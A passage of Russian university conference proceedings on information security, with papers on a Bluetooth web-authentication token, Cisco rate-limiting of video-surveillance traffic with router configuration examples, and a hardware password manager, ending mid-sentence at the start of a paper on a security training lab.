Токен авторизации – компактное устройство, повышающее уровень информационной безопасности аккаунта владельца [2]. От его реализации зависит, как будет передаваться ключ: с участием человека или без, по проводному или беспроводному соединению. Токены являются более надёжной технологией, чем передача ключей по СМС, обладают меньшей стоимостью, чем биометрические средства и используют сложные эфемерные пароли [2].

По типу генерации пароля токены делятся на три группы: хранящие многоразовые пароли, генерирующие одноразовые пароли и доказывающие факт обладания секретным ключом [3]. Токены первой группы содержат в себе пароль, установленный в начале цикла использования. Опасность данной группы заключается в том, что если злоумышленник сможет перехватить и расшифровать ключ, то сможет использовать его до окончания цикла. Токены второй группы могут использовать различные алгоритмы: синхронизированные по времени, генерирующие новый пароль с определённым интервалом, а

также другие. Токены третьей группы также не передают заранее установленные ключи. Однако в них используется алгоритм наподобие криптосистемы с открытым ключом: в данном случае секретный ключ находится у токена.

Несмотря на высокую эффективность токенов второй и третьей групп, все токены подвержены возможности взлома, декомпиляции прошивки, исследования алгоритма генерации ключа и доступа к памяти; токены уязвимы также к подмене сервера аутентификации, утере и краже, бандитскому криптоанализу, атакам типа «человек посередине» (атака MITM), другим происшествиям или атакам [3]. В худшем случае у злоумышленника окажется как секретный ключ, так и алгоритм генерации новых, что, снижая общую защищённость системы, нивелирует преимущества некоторых из рассматриваемых групп токенов, а также позволяет использовать атаку повторного воспроизведения для всех них, оставаясь незамеченным для системы. Кроме того, для работы большинства систем на основе токенов требуется специальное программное обеспечение или поддержка протоколов, что не всегда возможно и подходит разработчикам конкретной системы.

Новизна разработанной системы заключаются в том, что генерация ключа происходит на удалённом сервере. Для доставки и обновления ключа не требуется использовать стороннее программное обеспечение или протоколы: токен имеет беспроводное соединение по Bluetooth, что позволяет использовать Web Bluetooth – технологию, с помощью которой сайты получают возможность подключаться к устройствам с Bluetooth. Это справедливо для устройств с поддержкой браузеров на основе Chromium, в том числе для смартфонов.

Связь между удалённым сервером и компьютером пользователя должна обеспечиваться с помощью протокола HTTPS, который использует шифрование и позволяет защититься от атак пассивного прослушивания и MITM, так как используется центр сертификации для проверки безопасности подключения [4]. Связь между токеном и браузером пользователя обеспечивается с помощью Bluetooth поверх беспроводного UART, интерфейса последовательной передачи данных, с помощью Web Bluetooth API. Bluetooth является беспроводной и энергоэффективной технологией передачи информации и обладает несколькими средствами защиты: сопряжение (спаривание), связывание, аутентификация, шифрование и проверка целостности сообще-

ний для защиты от подмены [5]. Для защиты от пассивного прослушивания применяется протокол Диффи – Хеллмана на эллиптических кривых (ECDH), позволяющий пресечь возможность этой уязвимости, но не защищающий от MITM-атак [5]. Для передачи данных используется симметричный алгоритм блочного шифрования AES. Однако компьютер, с которого осуществляется доступ, также может быть источником угрозы: иметь вредоносные программы и дополнения.

Разработанный алгоритм безопасного обновления ключа позволяет безопасно отправить на токен новый ключ. Первое получения ключа должно проходить в безопасной среде. Подтверждение обладания ключом происходит с помощью генерирования особой ассоциированный с ключом строки: хеш-строки. Хеширующие алгоритмы эффективны, потому что получение хеш-слова является относительно простой задачей, но получение исходной строки из хеш-слова является вычислительно защищённой операцией, а изменение исходной строки даже одного бита приводит к таким изменениям хеш-слова, что будет наиболее сложно распознать прообраз, получить коллизию и подделать исходную строку [6]. Серверу остаётся только получить хеш ключа от токена, сгенерировать свой и сравнить их. Для получения нового ключа используется заготовка, имеющая тот же формат, что и ключ. Её генерирует сервер на основе данных о пользователе и псевдослучайных числах, после чего для каждого бита ключа и заготовки производит побитовое сложение по модулю два. Далее заготовка пересылается токену, который делает тоже самое. Так как заготовка имеет длину ключа и генерируется каждый раз заново, то, по аналогии с шифром Вернама, получается абсолютно стойкая криптосистема [7].

Таким образом, если злоумышленник обойдёт шифрование современных каналов связи и перехватит передающиеся сообщения, то не сможет за разумное время получить текущий ключ, а без него передающаяся заготовка не уменьшает энтропию нового ключа. В то же время он сможет подтвердить одно действие. Но эта уязвимость свойственна для всех подобных систем, а факт раскрытия сразу будет замечен пользователем, так как действие, которое он пытался произвести, не будет выполнено. Поэтому для подтверждения особо важных действий необходимо просить пользователей вводить пароль от аккаунта. Алгоритм подтверждения и обновления ключа представлен на рис. 1.




Рис. 1. Алгоритм подтверждения и обновления ключа токена во время выполнения действия

В качестве токена используется SoC Nordic nRF52840 на базе платы Holyiot 18010. Прошивка написана на языке Си с использованием nRF5 SDK в среде SEGGER Embedded Studio, загрузка прошивки производилась с помощью программатора J-Link, отладка с помощью возможностей среды и технологии RTT Viewer, позволяющей выводить сообщения в консоль компьютера. Передача данных базируется на NUS (Nordic UART Service), которой установлены две входящие характеристики для получения команд и заготовки и одна исходящая для отправки результатов выполнения и хеша ключа.

Клиентская библиотека написана на JavaScript и предназначена для работы в браузере пользователей. Её методы позволяют подключать и отключать токен, получать ключ, запрашивать восстановления аккаунта и выполнять другие высокоуровневые действия. Она также имеет сервисные методы для работы с токеном, в том числе для Web Bluetooth API, а также с сервером с учётом подхода AJAX, асинхронной подгрузки данных. Серверная библиотека написана на языке Ruby и поставляется в качестве дополнения для Ruby on Rails, отвечает за идентификацию, аутентификацию и авторизацию, генерацию и проверку актуальности ключей токена и восстановления аккаунта, обновление данных.

Для демонстрации работы комплекса технологий был разработан простой форум с использованием библиотеки AngularJS. После регистрирации, необходимо подключить токен и получить первый ключ. Если не получается войти в аккаунт, можно восстановить необходимые данные: например, для восстановления пароля надо подключить токен, ввести почту, перейти по ссылке в письме, на новой странице ещё раз подключить токен и ввести новый пароль. После входа в аккаунт подключить токен требуется один раз: форум является SPA-приложением, при этом ключ будет обновляться при

каждом действии. Благодаря этому достигается прозрачность и удобство использования. Некоторые фото и снимки экрана демо-примера приведены на рис. 2.




Рис 2. Проведение тестирования разработанного комплекса (слева), созданная статья и комментарии в рамках разработанного демонстрационного приложения (справа), некоторые реакции на изменения состояния токена на основе клиентской библиотеки (в центре)

Таким образом, все поставленные задачи были выполнены. Разработанный комплекс технологий удобен в использовании, может быть встроен в существующие веб-сервисы, обладает беспроводным соединением, способен работать с компьютерами, смартфонами и другими устройствами, алгоритмы генерации ключа вынесены за пределы токена. Комплекс уже может использоваться на практике.

Библиографический список

1. Интернет-ресурс: Nordic Infocenter. nRF52840. – URL: https://infocenter.nordicsemi.com/index.jsp?topic=%2Fstruct_nrf52%2Fstruct%2Fnrf52840.html&cp=3_0 (дата обращения: 10.11.2019).

2. Интернет-ресурс: Марат Давлетханов. Концепция одноразовых паролей в системе аутентификации. – URL: https://www.bytemag.ru/articles/detail.php?ID=9101 (дата обращения: 01.01.2020).

3. Интернет-ресурс: Protectimus. One-Time Passwords: Generation Algorithms and Overview of the Main Types of Tokens. – URL: https://www.protectimus.com/blog/otp-generation-algorithms-and-token-types (дата обращения: 01.01.2020).

4. Интернет-ресурс: Каспер системс. Что такое HTTPS и для чего его использовать? – URL: https://www.kasper.by/blog/chto-takoe-https-i-dlya-chego-ego-ispolzovat (дата обращения: 01.01.2020).

5. Интернет-ресурс: Bluetooth. Specification of the Bluetooth S. – 2014. – С. 85–96. – URL: https://www.bluetooth.org/DocMan/handlers/DownloadDoc.ashx?doc_id=286439

6. Интернет-ресурс: Movable Type Scripts. SHA-256 Cryptographic Hash Algorithm. – URL: https://www.movable-type.co.uk/scripts/sha256.html (дата обращения: 01.01.2020).

7. Габидулин Э.М., Кшевецкий А.С., Колыбельников А.И. Защита информации: учеб. пособие. – 2019. – С. 55. – URL: https://github.com/vlsergey/infosec/releases/download/v2019.12.15/Information.Security.pdf

Сведения об авторах

Коваленко Константин Юрьевич – студент Института физики Казанского (Приволжского) федерального университета, гр. 06-651, г. Казань, e-mail: kintonk@yandex.ru

Муртазина Лейсан Шамилевна – ассистент кафедры «Радиофизика» Института Физики Казанского (Приволжского) Федерального Университета, г. Казань, e-mail: morkov4ik@yandex.ru

Данилов Евгений Валерьянович – ассистент кафедры «Радиофизика» Института физики Казанского (Приволжского) федерального университета, г. Казань, e-mail: evdan@mail.ru

УДК 004.042

Л.М. Акбулякова, А.Н. Кокоулин, А.С. Шабуров

О СОВЕРШЕНСТВОВАНИИ ПРОЦЕССА ОБРАБОТКИ ДАННЫХ В СИСТЕМЕ ВИДЕОНАБЛЮДЕНИЯ ОБЪЕКТА ИНФОРМАТИЗАЦИИ НА ОСНОВЕ ПРИМЕНЕНИЯ АЛГОРИТМА «RATE-LIMIT»

В статье анализируется проблема обеспечения надежного функционирования системы видеонаблюдения в различных условиях эксплуатации. Проведение регламентных работ с архивом видеонаблюдений может вызвать резкое увеличение объема трафика в локальной сети, что может негативно сказаться на качестве видеопотоков от CCTV камер. Для предотвращения подобных угроз предлагается рассмотреть метод избирательного ограничения скорости передачи информации в зависимости от типа передаваемых данных. Управление трафиком в системе видеонаблюдения предполагается реализовать на основе алгоритма «rate-limit», что обеспечит стабильность основных характеристик систем видеонаблюдения.

Ключевые слова: видеонаблюдение, угроза безопасности информации видеотрафик, алгоритм.

L.M. Akbulyakova, A.N. Kokoulin, A.S. Shaburov

ON IMPROVING THE DATA PROCESSING IN THE VIDEO SURVEILLANCE SYSTEM OF THE INFORMATIZATION OBJECT BASED ON THE USE OF THE "RATE-LIMIT" ALGORITHM

The article analyzes the problem of ensuring reliable operation of the video surveillance system in various operating conditions. Routine maintenance of the video surveillance archive can cause a sharp increase in the volume of traffic in the local network, which can negatively affect the quality of video streams from CCTV cameras. To prevent such threats, it is proposed to consider a method of selectively limiting the rate of information transfer depending on the type of data being transmitted. Traffic management in the video surveillance system is supposed to be implemented on the basis of the "rate-limit" algorithm, which will ensure the stability of the main characteristics of video surveillance systems.

Keywords: video surveillance, threat to information security, video traffic, algorithm.

В настоящее время проблема обеспечения безопасности информации обусловлена увеличением различных факторов риска, в том числе компьютерных атак, утечки данных, или иных деструктивных воздействий на информационные системы. Решение проблем в области информационной безопасности предполагает комплексное

применение методов и средств защиты информации, в том числе, внедрение систем видеонаблюдения, позволяющих предотвратить несанкционированные воздействия, осуществлять мониторинг объектов информатизации [1].

В то же время, решение некоторых проблем безопасности информации сталкивается с рядом противоречий. Так, в системе видеонаблюдения возможны конфигурации сети, когда выполнение плановых работ в данной системе, а именно, резервное копирование, просмотр архива и т.п. могут вызвать проблемы с передачей видеопотоков от множества видеокамер. При этом видеотрафик является критичным к задержкам и к изменениям скорости, и, соответственно, может являться приоритетным. В свою очередь, передача данных является нечувствительной к ограничению скорости обмена информации [2]. Кроме того, в последнее время системы видеонаблюдения становятся объектом информационных атак со стороны злоумышленников, с целью несанкционированного получения видеоданных, или блокирования самих систем, т.е. увеличение объемов обрабатываемых информационных потоков в системах видеонаблюдения способствует реализации угроз безопасности информации типа «отказ в обслуживании». Совершенствование процесса обработки данных в системе видеонаблюдения, с учетом критичности к изменениям скорости обмена информации предполагается за счет применения алгоритма «rate-limit».

Перед внедрением алгоритма необходимо проанализировать сеть объекта информатизации. Схема сети представлена на рис. 1, которая построена в программе GNS3. Применим алгоритм для нечувствительных к изменениям скорости обмена информации, а именно: первый компьютер, который занимается просмотром архивов с видео, и второй компьютер, который занимается резервным копированием и операциями управлениями архивом. Алгоритм rate-limit работает как на входных, так и на выходных интерфейсах и можно устанавливать максимальное значение всплеска. Rate-limit команда вводится в режиме конфигурирования физического интерфейса и имеет следующий синтаксис [3]:

– rate-limit input|output [access-group [rate-limit] acl-index] [limit-bps] [nbc] [ebc] conform-action [action] exceed-action [action].

Разберем детально:

– access-group – указываем номер ACL, в который ловим трафик, который будем ограничивать [4].

Далее идут три значения скорости limit bps, nbc, ebc: limit bps – скорость ограничения(в битах); nbc – допустимый предел трафика; ebc – максимальный предел трафика.

Для расчета всех значений используем такую формулу:

$$\text{nbc}= \frac{limit\ bps}{8} \cdot 1{,}5 \text{ с, ebc}= 2 \cdot \text{nbc}.$$

Далее по синтаксису:

– conform-action – что делать с трафиком при соответствии ограничения;

– exceed-action action – что делать с трафиком при превышении ограничения [5].

Далее, возможны несколько действий: drop – отбросить пакет; transmit – передать пакет.

Воспользуемся программой GNS3 для применения алгоритма. Для начала настроим адреса на конечном оборудовании и шлюз. Представлено на рис. 2–3.

```
PC1> ip 192.168.1.2/24 192.168.1.1
Checking for duplicate address...
PC1 : 192.168.1.2 255.255.255.0 gateway 192.168.1.1

PC1> show

NAME   IP/MASK              GATEWAY           MAC                LPORT  RHOST:PORT
PC1    192.168.1.2/24       192.168.1.1       00:50:79:66:68:00  10010  127.0.0.1:10011
       fe80::250:79ff:fe66:6800/64
```

Рис. 2. Настройка адреса и шлюза на первом устройстве

```
PC2> ip 192.168.2.2/24 192.168.2.1
Checking for duplicate address...
PC1 : 192.168.2.2 255.255.255.0 gateway 192.168.2.1
```

Рис. 3. Настройка адреса и шлюза на втором устройстве

Далее произведем настройку на маршрутизаторе, в соответствии с рис. 4–5.

```
R1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#int fa0/0
R1(config-if)#ip address 192.168.1.1 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#
*Mar  1 00:24:34.099: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar  1 00:24:35.099: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R1(config-if)#end
R1#
*Mar  1 00:25:01.975: %SYS-5-CONFIG_I: Configured from console by console
R1#
```

Рис. 4. Настройка адреса для fa0/0




Рис. 5. Настройка адреса для fa0/1

Далее на Router1 создаем ACL, который будет для двух ip-адресов.

R1(config)#access-list 100 permit ip 192.168.1.2 0.0.0.255 192.168.2.2 0.0.0.255

R1(config)#access-list 100 deny ip any any

Применим ограничения для интерфейса адреса 192.168.1.2.

R1(config)#int fa 0/0

R1(config-if) #rate-limit output access-group 100 64000 12000 24000 conform-action transmit exceed-action drop

Также и для fa 0/1. Представлено на рис. 6.




Рис. 6. Применения ограничения на маршрутизаторе

Для проверки полученного результата воспользуемся командой, представленной на рис. 7.

R1#show int fa0/0 rate

R1#show int fa0/1 rate

Для наглядного отображения последовательности этапов реализации алгоритма «rate-limit» представим его в виде схемы алгоритма (рис. 8).

```
R1#show int fa0/0 rate
FastEthernet0/0
  Output
    matches: access-group 100
      params:  64000 bps, 12000 limit, 24000 extended limit
      conformed 0 packets, 0 bytes; action: transmit
      exceeded 0 packets, 0 bytes; action: drop
      last packet: 760936ms ago, current burst: 0 bytes
      last cleared 00:05:19 ago, conformed 0 bps, exceeded 0 bps
R1#show int fa0/1 rate
FastEthernet0/1
  Output
    matches: access-group 100
      params:  64000 bps, 12000 limit, 24000 extended limit
      conformed 0 packets, 0 bytes; action: transmit
      exceeded 0 packets, 0 bytes; action: drop
      last packet: 830744ms ago, current burst: 0 bytes
      last cleared 00:05:53 ago, conformed 0 bps, exceeded 0 bps
```

Рис. 7. Результат ограничений скорости на интерфейсах




Рис. 8. Схема реализации алгоритма «rate-limit»

Таким образом, реализация алгоритма «rate-limit» в системе видеонаблюдения, способствует повышению эффективности обработки видеотрафика, что способствует стабильности функционирования всей системы. Также, реализация алгоритма может быть эффективной в условиях повышения вероятности угроз типа «отказ в обслуживании», что особенно актуально в системах видеонаблюдения для объектов информатизации в защищенном исполнении. Кроме того, применение подобного алгоритма в системах видеонаблюдения для различных защищаемых объектов, будет способствовать выбору оптимальных характеристик и предотвращению возможных ошибок при проектировании систем защиты информации.

Библиографический список

1. Кругль Г. Профессиональное видеонаблюдение – 2. Практика и технологии аналогового и цифрового CCTV, 2019. – 5 с.

2. Демьяновски В. CCTV. Библия видеонаблюдения. Цифровые и сетевые технологии. – 140 с.

3. Вегешна Ш. Качество обслуживания в сетях IP (Cisco). – 2003. – 56 с.

4. Технические статьи [Электронный ресурс]. – URL: http://telecombook.ru/archive/network/cisco/directory/68-rate-limit (дата обращения: 23.05.2020).

5. Технология rate-limit [Электронный ресурс]. – URL: https://habr.com/ru/post/172789/ (дата обращения: 23.05.2020).

Сведения об авторах

Акбулякова Лилия Маратовна – студент Пермского национального исследовательского политехнического университета, гр. КЗИ-16-1б, г. Пермь, e-mail: akbulyakowa@mail.ru

Шабуров Андрей Сергеевич – кандидат технических наук, доцент кафедры «Автоматика телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: shans@at.pstu.ru

Кокоулин Андрей Николаевич – кандидат технических наук, доцент кафедры «Автоматика телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: liga_asu@mail.ru

УДК 004.056.52

Л.Ш. Муртазина, Е.В. Данилов

УСТРОЙСТВО ГЕНЕРАЦИИ И ЗАЩИЩЕННОГО ХРАНЕНИЯ ПАРОЛЕЙ

В данной статье представлено аппаратное устройство генерации и защищенного хранения паролей, реализованное на базе микроконтроллера. Приведена структурная схема устройства, блок-схема алгоритма его работы, режимы функционирования, характеристики устройства.

Ключевые слова: пароль; менеджер паролей; шифрование паролей; защищенное хранилище.

L.Sh. Murtazina, E.V. Danilov

PASSWORD GENERATING AND SECURE STORAGE DEVICE

This article presents a hardware password generating and secure storage device implemented on a microcontroller. There is a block diagram of the device, a flowchart of its operation, modes of operation, characteristics of the device in the article.

Keywords: password; password manager; password encryption; secure storage.

В современном мире доступ ко многим интернет-ресурсам возможен только по паре логин-пароль. Пользователю требуется хранить в памяти данные об учетных записях на разных ресурсах, при этом надежность пароля зависит от его длины, однако длинные пароли сложнее помнить. В качестве одного из решений данной проблемы предлагается использование специализированных программ или устройств генерации и защищенного хранения паролей.

Менеджер паролей – программа, которая в специальной базе содержит зашифрованные данные паролей. Большое распространение в последнее время получили такие программные менеджеры как KeePass, LastPass и другие. В большинстве программных менеджеров паролей существует возможность автоматического ввода данных в поля с установленным курсором (функция автозаполнения) [1]. Для создания надежного пароля в некоторых менеджерах присутствует встроенный генератор паролей, который псевдослучайным образом формирует последовательность символов на основе заданных пользователем длины и сложности. Шифрование и дешифрование данных

происходит с использованием вводимого пользователем мастер-пароля, на базе которого формируется ключ алгоритма шифрования. Существенными недостатками программных менеджеров паролей являются обязательная установка стороннего программного обеспечения (ПО), запись учетных данных в облачные хранилища, невозможность применения автозаполнения в нестандартных обстоятельствах, таких как BIOS или UEFI, а также полный доступ злоумышленника к хранимым в базе данных логинам и паролям в случае компрометации мастер-пароля.

Аппаратный менеджер паролей – устройство, предназначенное для автономного хранения и ввода учетных данных пользователей без установки какого-либо дополнительного ПО. Преимуществами аппаратного менеджера паролей являются мобильность базы учетных данных и большая защищенность по сравнению с программными менеджерами.

Существующие аппаратные решения для хранения паролей можно разделить по реализованному функционалу на следующие группы:

1) накопители, на которых документы хранятся в зашифрованном виде, в таких устройствах отсутствует автоматический ввод;

2) устройства с биометрической идентификацией, недостатками которых являются сложности в предоставлении удаленного доступа, дороговизна, проблематичность замены биометрических данных в случае компрометации;

3) токены авторизации пользователя или ключи доступа к определенному ПО, содержащие сертификаты электронной подписи, например USB-ключи, USB-токены, электронные ключи, аппаратные токены, криптографические токены;

4) устройства для хранения и ввода строго ограниченного количества паролей и их генерации, среди недостатка которых можно отметить небольшое количество хранимых паролей и определенные сложности в управлении.

Целью работы является реализация устройства генерации и защищенного хранения паролей с обеспечением функции их ввода. Основные функциональные блоки устройства представлены на рис. 1.

Основой разрабатываемого устройства является микроконтроллер STM32F415 [2], который осуществляет дешифровку базы данных аутентификации и управляет работой устройства. Посредством класса HID интерфейса USB производится ввод данных, класс USB-MSD

обеспечивает хранение базы и позволяет получать доступ к базе паролей с компьютера, кроме того через интерфейс USB осуществляется питание устройства. Устройство ввода (сенсорная клавиатура) используется для введения ПИН-кода, мастер-пароля для расшифровки базы и выбора режима работы. С помощью устройства индикации (OLED-дисплея) отображаются пункты меню и записи базы паролей. Для хранения зашифрованной базы данных учетных записей в состав устройства включено внешнее запоминающее устройство (ВЗУ) SPI-Flash. Расшифрованные данные хранятся в защищенном от чтения секторе Flash-памяти микроконтроллера. Ввод ПИН-кода и мастер-пароля осуществляется непосредственно на устройстве, что уменьшает вероятность получения их злоумышленником.




Рис. 1. Функциональная схема устройства генерации
и защищенного хранения паролей

В качестве формата хранения базы данных был выбран KeePass, использующий алгоритм шифрования AES-256 [3]. Плюсами использования данного формата являются удобство и надежность, открытый исходный код, хранение базы данных в виде файла относительно небольшого размера. Записи паролей хранятся в локальной базе данных в виде файла с расширением «kdb» или «kdbx». Запись состоит из логина, пароля, URL ресурса и опционально используемого поля заметок. Существует возможность объединения записей в группы, что упрощает поиск необходимой записи.

Рассмотрим алгоритм работы устройства генерации и защищенного хранения паролей. После включения устройство ожидает ввода ПИН-кода пользователем (рис. 2).




Рис. 2. Блок-схема первого этапа алгоритма работы устройства

В случае введения неверного ПИН-кода три раза подряд, устройство блокируется. Если введенный ПИН-код проходит проверку, устройство ожидает выбора режима работы.

Для обеспечения функциональности устройство поддерживает следующие режимы работы:

1) обновление программного кода;

2) Mass Storage Device (MSD);

3) генератор паролей;

4) HID-устройство;

5) работа с базой данных.

В режиме обновления программного кода проводится проверка наличия новой версии программного кода и её загрузка в случае подтверждения со стороны пользователя [4].

В режиме MSD происходит редактирование и загрузка на устройство с ПК файлов базы паролей.

Режим «генератор паролей» позволяет создавать надежные пароли необходимой длины с использованием аппаратного генератора шума, имеющегося в микроконтроллере.

В режиме HID происходит ввод данных из выбранной записи на подключенное устройство посредством эмуляции клавиатуры.

Работа с базой подразумевает нижеперечисленные действия:

1) расшифровка;

2) навигация по расшифрованной базе;

3) удаление ранее расшифрованной базы.

Дешифровка базы, записанной в ВЗУ, осуществляется после введения мастер-пароля, заданного пользователем при первом формировании базы. В случае ввода корректного мастер-пароля происходит дешифровка базы и её запись во Flash-память микроконтроллера. Только после дешифровки базы пользователь получает возможность просмотра и удаления её из памяти микроконтроллера. После выбора требуемой записи менеджер начинает работу в режиме HID. Если база уже расшифрована в предыдущем сеансе работы устройства, вновь вводить мастер-пароль для работы с ней не нужно.

Разработанное устройство позволяет автономно хранить до 3000 расшифрованных записей и осуществлять ввод учетных данных на различные устройства без установки какого-либо стороннего ПО, что увеличивает защищенность данных по сравнению с программными решениями и обеспечивает мобильность базы паролей.

Библиографический список

1. Менеджеры паролей – краткий обзор [Электронный ресурс]. – URL: https://habr.com/post/225053/ (дата обращения: 20.05.2020).

2. Datasheet STM32F415xx/STM32F417xx [Электронный ресурс]. – URL: https://www.st.com/resource/en/datasheet/stm32f415rg.pdf (дата обращения 20.05.2020).

3. KeePass Password Safe [Электронный ресурс]. – URL: https://keepass.info/ (дата обращения: 20.05.2020).

4. Муртазина Л.Ш. Разработка защищенного загрузчика программного кода для микроконтроллеров STM32F4xx // Сб. тезисов Итоговой науч.-образоват. конф. студентов КФУ. – 2016. – Т. 1. – С. 221.

Сведения об авторах

Муртазина Лейсан Шамилевна – аспирант кафедры радиофизики Института Физики Казанского (Приволжского) федерального университета, г. Казань, e-mail: morkov4ik@yandex.ru

Данилов Евгений Валерьянович – ассистент кафедры радиофизики Института Физики Казанского (Приволжского) федерального университета, г. Казань, e-mail: evdan@mail.ru

УДК 004.056:378

С.В. Семёнов, А.К. Обыденнов

О РАЗРАБОТКЕ УЧЕБНО-ЛАБОРАТОРНОГО КОМПЛЕКСА ДЛЯ ИССЛЕДОВАНИЯ ЗАЩИЩЕННОСТИ ОБЪЕКТОВ КРИТИЧЕСКОЙ ИНФРАСТРУКТУРЫ

В статье сформулирована актуальная проблема качества практической подготовки специалистов по защите информации на объектах критической информационной инфраструктуры (КИИ). Раскрыты особенности разработки учебно-лабораторных комплексов (УЛК) и их применения в учебном процессе. Представлена математическая модель достижения целей обучения на основе УЛК. Приведена методика формирования необходимых компетенций обучаемых на основе программного комплекса по защите информации Dallas Lock 8.0-K.

Ключевые слова: учебно-лабораторный комплекс; несанкционированный доступ; техническое средство защиты информации; требования по защите информации.

S.V. Semenov, A.K. Obydennov

ABOUT THE DEVELOPMENT OF THE EDUCATIONAL AND LABORATORY COMPLEX TO INCREASE THE LEVEL OF TRAINING OF SPECIALISTS FOR THE PROTECTION OF INFORMATION

This article formulates the urgent problem of the need to improve the quality of practical training of information security specialists. The features of the development of ULF and their application in the educational process are disclosed. The problem of studying the means of protecting information from unauthorized access is analyzed, due to the need for practical training of qualified specialists. The competencies of specialists in preliminary training "Information Security" are analyzed. Investigated and analyzed DZI Dallas Lock 8.0-K for compliance with regulatory requirements.

Keywords: educational and laboratory complex; unauthorized access; technical means of information protection; information protection requirements.

В текущих реалиях существенно повышаются требования к теоретическим знаниям, умениям и практическим навыкам специалистов по защите информации, что особенно важно, при эксплуатации объектов критической информационной инфраструктуры (КИИ). Данное явление обоснованно рядом причин, в число которых входит усложнение нынешних и перспективных средств защиты информации

